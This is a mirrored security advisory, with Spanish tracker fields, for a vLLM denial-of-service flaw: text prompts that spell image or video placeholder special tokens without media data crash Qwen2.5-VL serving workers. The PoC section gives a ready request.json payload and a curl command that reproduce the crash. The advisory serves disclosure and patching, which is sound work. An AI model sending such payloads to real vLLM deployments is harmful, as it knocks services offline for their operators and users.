
GHSA-HPV8-X276-M59F
vLLM Vulnerable to Remote DoS via Special-Token Placeholders
Ciclo de vida de la vulnerabilidad
| Fecha | Fase | Evento | Detalle |
|---|---|---|---|
| Remediación | Parche 0.20.0 | vllm · -8 d desde divulgación | |
| Divulgación | Publicada | GHSA-HPV8-X276-M59F divulgada | |
| Divulgación | Modificada | Última actualización del registro | |
| Monitoreo | Detectada | Ingresó al índice |
## Summary
This report explains a Token Injection vulnerability in vLLM’s multimodal processing. Unauthenticated, text-only prompts that spell special tokens are interpreted as control. Image and video placeholder sequences supplied without matching data cause vLLM to index into empty grids during input-position computation, raising an unhandled IndexError and terminating the worker or degrading availability. Multimodal paths that rely on `image_grid_thw`/`video_grid_thw` are affected. Severity: High (remote DoS). Reproduced on vLLM 0.10.0 with Qwen2.5-VL.
## Details
- Affected component: multimodal input position computation.
- File/functions (paths are indicative):
- vllm/model_executor/layers/rotary_embedding.py
- get_input_positions_tensor(...)
- _vl_get_input_positions_tensor(...)
- Failure mechanism:
- The code counts detected vision tokens and then indexes video_grid_thw/image_grid_thw accordingly.
- When user input carries placeholder tokens but no actual multimodal payload, these grids are empty. The code does not bounds-check before indexing.
Representative snippet (context):
# vllm/model_executor/layers/rotary_embedding.py
@classmethod
def _vl_get_input_positions_tensor(
    cls,
    input_tokens,
    hf_config,
    image_grid_thw,
    video_grid_thw,
    ...,
):
    # detect video tokens
    video_nums = (vision_tokens == video_token_id).sum()
    # later in processing
    t, h, w = (
        video_grid_thw[video_index][0],  # IndexError if no video data
        video_grid_thw[video_index][1],
        video_grid_thw[video_index][2],
    )
Abbreviated call path:
OpenAI API request
 → vllm.v1.engine.core: step/execute_model
 → vllm.v1.worker.gpu_model_runner: _update_states/execute_model
 → vllm.model_executor.layers.rotary_embedding: get_input_positions_tensor
 → _vl_get_input_positions_tensor
 → IndexError: list index out of range
## PoC
### Environment
- vLLM: 0.10.0
- Model: Qwen/Qwen2.5-VL-3B-Instruct
- Launch server:
python -m vllm.entrypoints.openai.api_server \
  --model Qwen/Qwen2.5-VL-3B-Instruct \
  --port 8000
Request (text-only, no image/video data)
cat > request.json <<'JSON'
{
  "model": "Qwen/Qwen2.5-VL-3B-Instruct",
  "messages": [
    {
      "role": "user",
      "content": [
        { "type": "text",
          "text": "what's in picture <|vision_start|><|image_pad|><|vision_end|>" }
      ]
    }
  ]
}
JSON

curl -s http://127.0.0.1:8000/v1/chat/completions \
  -H 'Content-Type: application/json' \
  --data @request.json
### Observed result
- HTTP 500; logs show IndexError: list index out of range from _vl_get_input_positions_tensor(...).
- In some deployments, the worker exits and capacity remains reduced until manual restart.
## Impact
- Type: Token Injection leading to Remote Denial of Service (unauthenticated). A single request can trigger the fault.
- Scope: Any vLLM deployment that serves VLMs and accepts raw user text via OpenAI-compatible endpoints (self-hosted or proxied/managed fronts).
- Effect: Request → unhandled exception in position computation → worker termination / service unavailability.
Fixes
- Changes associated with https://github.com/vllm-project/vllm/issues/32656
## Credits
Pengyu Ding (Infra Security, Ant Group)
Ziteng Xu (Infra Security, Ant Group)
Incluye detalles técnicos publicados por el investigador. Úselos solo para validar y corregir sus propios sistemas.
Rangos afectados
Estado del parche por paquete
| Paquete / producto | Estado | Corregida en | Desde divulgación | Última versión |
|---|---|---|---|---|
pypivllm |
Corregida | 0.20.0 | -8 d | 0.34.0 no afectada |
0.20.0Arsenal público
Sin exploits, módulos ni PoC públicos conocidos a la fecha de verificación.
https://nvd.nist.gov/vuln/detail/CVE-2026-44222https://github.com/advisories/GHSA-hpv8-x276-m59fhttps://github.com/vllm-project/vllm/security/advisories/GHSA-hpv8-x276-m59fhttps://github.com/vllm-project/vllm/issues/32656https://github.com/pypa/advisory-database/tree/main/vulns/vllm/PYSEC-2026-3409.yamlhttps://github.com/vllm-project/vllmhttps://pypi.org/project/vllmLas referencias externas se muestran para copiar: cve.llama.ec no lo redirige a otros sitios.